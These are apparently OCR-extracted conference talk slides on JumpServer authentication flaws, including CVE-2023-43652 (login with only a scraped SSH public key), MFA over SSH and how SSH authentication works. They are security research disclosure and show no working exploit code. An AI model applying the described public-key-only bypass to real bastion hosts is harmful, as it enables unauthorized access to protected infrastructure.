
POST /api/login
admin
ssh-rsa
AAAAB3Nza...

POST /api/login
admin
ssh-rsa
AAAAB3Nza...


credentials correct?

✅

Authentication via SSH?



Authentication via SSH?



sonar

Authentication with only SSH public key


- CVE-2023-43652
- SSH public keys are not secrets 🤯
- Can be easily scraped from GitHub

Authentication with only SSH public key

- CVE-2023-43652
- SSH public keys are not secrets 🤯
- Can be easily scraped from GitHub

Demo Time!

TOTP multi-factor authentication



JumpServer Open Source Bastion Host

Home page

Bind one-time password authenticator


Use the MFA Authenticator application to scan the following qr code for a 6-bit verification code

Secret: QZBJDEFHXLDEQL4K

Six figures

Next

Wait, MFA via SSH?




MFA Auth

OTP

OTP verification code


Next

Can't provide security? Please contact the administrator!



```
sonar@insomnihack:~$ssh admin@jumpserver.local -p 2222
admin@jumpserver.local's password:
admin
Please Enter MFA Code.
(admin@jumpserver.local) [OTP Code]:
```

Wait, MFA via SSH?




MFA Auth

OTP

OTP verification code


Next

Can't provide security? Please contact the administrator!




```
sonar@insomnihack:~$ssh admin@jumpserver.local -p 2222
admin@jumpserver.local's password:
admin
Please Enter MFA Code.
(admin@jumpserver.local) [OTP Code]:
```

Just roll your own SSH server




```
require (
	github.com/sirupsen/logrus v1.8.1
	github.com/spf13/viper v1.12.0
	github.com/xlab/treeprint v1.1.0
	go.mongodb.org/mongo-driver v1.8.3
	github.com/gliderlabs/ssh v0.3.3
	golang.org/x/crypto v0.9.0
	golang.org/x/term v0.8.0
	golang.org/x/text v0.9.0
```

Just roll your own SSH server



```
require (
	github.com/sirupsen/logrus v1.8.1
	github.com/spf13/viper v1.12.0
	github.com/xlab/treeprint v1.1.0
	go.mongodb.org/mongo-driver v1.8.3
	github.com/gliderlabs/ssh v0.3.3
	golang.org/x/crypto v0.9.0
	golang.org/x/term v0.8.0
	golang.org/x/text v0.9.0
```




```
replace (
	github.com/gliderlabs/ssh => github.com/LeeEirc/ssh v0.1.2-0.20231007053448-a6110c0dfc4a
	golang.org/x/crypto => github.com/LeeEirc/crypto v0.0.0-20230919154755-059031d26b68
)
```

SSH authentication protocol


SSH authentication protocol

- SSH establishes encrypted connection before authentication
- Server has list of authentication methods
  - `publickey`
  - `password`
  - `hostbased`
  - `keyboard-interactive`
- Client asks for list
- Client chooses and tries any supported method


SSH authentication protocol



SSH authentication protocol



SSH authentication protocol



pub


priv

REQUEST admin
none

FAILURE
publickey, password

REQUEST admin
publickey AAAAB3Nz…

SSH authentication protocol



